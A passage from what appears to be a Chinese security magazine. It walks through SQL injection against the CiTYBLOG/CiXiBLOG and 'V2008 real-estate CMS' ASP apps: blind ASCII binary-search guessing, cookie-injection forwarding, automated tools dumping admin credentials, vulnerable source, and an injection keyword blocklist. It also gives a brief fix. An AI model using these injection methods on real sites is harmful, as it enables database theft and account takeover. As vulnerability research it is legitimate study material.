


图8 RSS频道又减少了一个

7、8之间，将大于号改为等号，最后在7时，记录减少了一条，OK，长度猜到了，下面我们猜字符。修改其中的 **leib** 的值为1，**numb** 的值为1，numb是用于定位所猜字符的，其值为几就表示猜第几位。猜解的结果为字符的ASC值，字符ASC值的范围一般是在40至126之间，在猜解时，最好按拆半的方法进行猜解，比如先输入>90，没有减少，说明字符的ASC值在90以内，再输入>60，如果减少，就在60与90之间拆半，如果没减少，就在40至60之间拆半，这样，一个字符最多也就是猜个七八次，就猜出来了。当猜出第一个字符后，将numb的值由1改为2，继续猜解第二位的ASC值，一直猜到前面猜出的密码长度为止。在猜测完成后，找一个ASC转换工具或找一张ASCII对照表，就能得到指定ID的密码了，得到了密码也就拿到了这个用户的权限，为什么？因为不论是CIXI还是CiTY，用户的密码都是以明文显示，所以再强悍的密码也不过是一张窗户纸而已。

2、CITYBLOG暴破

说CiXiBLOG中的漏洞是鸡肋吧，还真的很像，在经过漫长的猜解过程后才得到一个用户的密码！路漫漫其修远兮，吾将慢慢猜解兮！呵呵！不要发牢骚，下面进入暴破阶段。

还是先用MyBrowser打开本地的CiTYBLOG程序，和前面的步骤一样，进入RSS订阅窗口，将URL地址栏及COOKIE值覆盖脚本中的 **JMUrl** 和 **JmCok** 项，如果RSS频道中没有列表，就要添加一条，只要一条就行了，因为在tb_Rss表中，如果没有我们的ID值，也是不会出现“数据类型不匹配”的错误。

OK，一切准备就绪，启动NBSI，在注入地址中输入：**http://http://127.0.0.1/jmpost.asp?s=1&jmdcw=1**，其中S的值1表示转发的是cityblog的数据。点击“检测”后出现是“未检测到注入漏洞”，这时只要将“操作成功”做为特征字符输入，再进行检测，如图9，检测到漏洞。




图9 出现漏洞

因为cityblog中的表及字段名不在NBSI的数据库中，要猜解某个表的数据，只要手动将该表及字段输入就可以了，比如，我要猜解管理员表（Tb_Admin）中的内容，需要先在表名下方的“手工输入表名”处输入“tb_admin”，然后点“添加”加入表中，接下来再将“Blog_Admin_Name”和“Blog_Admin_Pass”这两个字段做为列分别输入到列名中，最后，选中这两个字段，交给NBSI进行暴力猜解就OK了，猜解完成后的结果如图10。

3、CiTyBlog注入

介绍的篇幅越来越少，原因就是手动变成了自动，如果是




图10 猜出用户名和密码

SQL版，那猜解的速度就更快了。下面再来测试一下本地的SQL版，还是先用MyBrowser将抓到的Cookie值及Rss_Add.asp覆盖数据转发脚本中的JMUrl和JmCok项。

在经过多次测试后，明明已经存在暴错漏洞，但NBSI却不理不睬，而HDSI虽能够快速的暴出数据表名，但进入字段暴错中，在提交语句时却出现了单引号，在转发代码中加入转换字符的代码，结果仍是不能成功，最后终于发现了一款不错的注入软件－GYSInew，该软件是一款只对SQL版注入的软件，在“注入地址”中输入：“**http://127.0.0.1/jmpost.asp?s=0&jmdcw=1**”，其中s的值为0表示SQL数据转发，**jmdcw** 所提交的值1不能缺少，也不能更改，因为需要和脚本中的数据进行匹配。“检测”后如图11，暴出了数据库的名称及连接数据库的用户名。




图11 猜解出用户名和密码

接下来，点击“读取表名”及“读取列名”，就能得到该数据库中的信息了，如图12，暴出了TB_USER表中的内容，因为是在本地测试，那速度N快！




图12 猜解表中内容

三、一招堵漏洞

经过上面一系列的分析，是否觉得这个BUG有些鸡翅的味道了呢？下面就来说一下修补方法，漏洞形成的原因就是因为没有对提交来的数据进行数据转换，如果像其他文件那样，在引入SQL语句之前加一个“**CblogObj.iscint**”，那么就能有效地阻止注入的危害了。修补的方法很简单，将 **RssID=CblogObj.FormRequest("ArticleID")** 语句修改为 **RssID=CblogObj.iscint(CblogObj.FormRequest("ArticleID"))**，其他文件也是这样，在提交来的数据前加入 CblogObj.iscint 进行数值转换。

（文中用到的工具GYSInew、JMPost1、桂林老兵cookie浏览器MyBrowser以及脚本转发代码已经收录在光盘中）

声明：请勿利用本文介绍的方法及工具从事非法活动，否则，后果自负。

编辑点评：

刺猬同学过年写的文章现在才分享出来，真是等苦了众人，幸好其中所用的技术和涉及到的知识是没有过时的，文章比较长，也很精彩，思维很严密，其中很多闪光点需要你静下心去慢慢体会，就象品味鸡翅一样。

让你死得体无完肤——探访漏洞之王

文 Sniperhg [SnowHacK.CoM]

从本文你可以学到：

1、ASP 漏洞分析思路

2、实战 ASP 漏洞分析、利用


研究ASP有一段日子了，漏洞也找过不少，可是，没见过漏洞如此之多的，可以说是网上流行的漏洞它都有了，真的可以用千疮百孔来形容了。下面掌声有请今天的“漏洞之王”——房地产开发公司网站管理系统源码正式版，版本是V2008，我下的是演示版，要买的话要800RMB，其实根本不值得，这程序送我都不敢要。

一.战前踩点

在挑毛病之前我们先来看看程序所做的一些安全措施：

1.注入方面：

很多文件都包含了Inc目录下的Sysconn.asp文件，还有SysDown.asp文件。这两个文件都不约而同的包含了Check_Sql.asp文件，看名字就知道是干什么的了，用来防注入滴。用的网上很常见的一个文件，如图1。



```
<%

Dim Query_Badword,Form_Badword,i,Err_Message,Err_Web,name

'-------定义部份  头----------------------------------------------------

Err_Message = 1          '处理方式：1=提示信息,2=转向页面,3=先提示再转向

Err_Web = "Err.Asp"      '出错时转向的页面

Query_Badword="'∥and∥select∥update∥chr∥delete∥%20from∥;∥insert∥mid∥master.∥set∥chr(37)∥="

'在这部份定义get非法参数,使用"∥"号间隔

Form_Badword="'∥%∥&∥*∥#∥(∥)∥="      '在这部份定义post非法参数,使用"∥"号间隔

'-------定义部份  尾----------------------------------------------------

On Error Resume Next

'----- 对 get query 值 的过滤.
```

图1 Check_Sql.asp文件

很明显只过滤了GET和POST两种方法提交的参数，而没有对COOKIE参数进行过滤，只要在其他文件找一个直接用Request方法接收参数的文件就可以COOKIE注入，不过我们不用这么麻烦的，因为后面将有更好利用的文件等着我们。

2.跨站方面：

大家都知道，防止跨站攻击就要仔细地过滤用户提交的数据，特别是"<"，">"这两个符号。INC目录下ArticleChar.inc文件里有一个**htmlencode2**函数，定义如下：

```
<%
function htmlencode2(str)
dim result l
if isNULL(str) then
htmlencode2=""
exit function
end if
l=len(str)
result=""
dim i
for i = 1 to l
select case mid(str,i,1)
case "<"
result=result+"&lt;"
case ">"
result=result+"&gt;"
case chr(13)
result=result+"<br>"
case chr(34)
result=result+"&quot;"
case "&"
result=result+"&amp;"
case chr(32)
'result=result+" "
if i+1<=l and i-1>0 then
if mid(str,i+1,1)=chr(32) or mid(str,i+1,1)=chr(9) or mid(str,i-1,1)
=chr(32) or mid(str,i-1,1)=chr(9)  then
result=result+" "
else
result=result+" "
end if
else
result=result+" "
end if
case chr(9)
result=result+"    "
case else
result=result+mid(str,i,1)
end select
next
htmlencode2=result
end function
%>
```

看得出来，过滤了大部分的有害字符，如<,>,&,chr(34),chr(32)等等，可以说是不给我们任何的机会，机会到底有没有呢？等会分析漏洞的时候就可以看到程序员的思维是多么的单纯。

二.全副武装，准备开战

1.注入一箩筐

这里准备好我们的必备工具：啊D注入工具一个，ASP马一个，最重要的大脑一个。文件我们来挨个的看，首先排除掉包含了Sysconn.asp和SysDown.asp的文件，因为有这两个文件我们注入就有点麻烦。进入视线的第一个目标就是CompHonorBig.asp文件，文件很小，漏洞却不小：

```
<!--#include file="Inc/conn.asp"-->
<%dim id
id=request.QueryString("id")%>
<html>
<head>
<title>图片</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<%
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from CompHonor where id="&id,conn,1,1
%>
<%if trim(rs("CompHonor"))<>"" then
        response.write "<div align='center'><img src="&trim(rs
("CompHonor"))&" border=0 ></div>"
else
        response.Write "<img src=img/nopic.jpg width=65 height=96
alt=暂时没有图片! >"
end if%>
```

我们很清楚的看到一个明显的数字型注入点，没有任何的过滤就带入数据库进行了查询。注入漏洞出现，我们边发现边利用，下面就为大家演示注入过程。到了啊D大显身手的时候了，填入注入点，一分钟过后，用户名和密码都来报到了，如图2。

密码经过MD5加密，拿到www.cmd5.com或者www.xmd5.com去反查一下就行了，不能查出来的就放弃咯。注入这条路咱们还没走完呢，接下来各位看官继续欣赏。目标

News_search.asp文件，代码如下：




图2 猜出用户名、密码

```
<%
key=request("key")
otype=request("otype")
if key="" then
    response.write "<script>alert('查找字符串不能为空！')；history.back()；</Script>"
    response.end
end if
%>
.....省略N多占版面代码.....
<%
Set rs= Server.CreateObject("ADODB.Recordset")
if otype="title" then
sql="select * from NEWS where title Like '%"& key &"%' order by id desc"
elseif otype="msg" then
sql="select * from NEWS where content Like '%"& key &"%' order by id desc"
else
end if
rs.open sql,conn,1,1
if rs.eof and rs.bof then
response.write "<p align='center'>对不起，没有找到相关新闻</p>"
else
%>
```

这里出现了典型的搜索型注入点了，关键字key没有过滤，但是我们要构造好的关键字去闭合%号。这里就不仔细分析了，毕竟已经有个好用的注入点了，我截2张图，一个是正常页面，一个是包含注入语句的，如图3、图4。

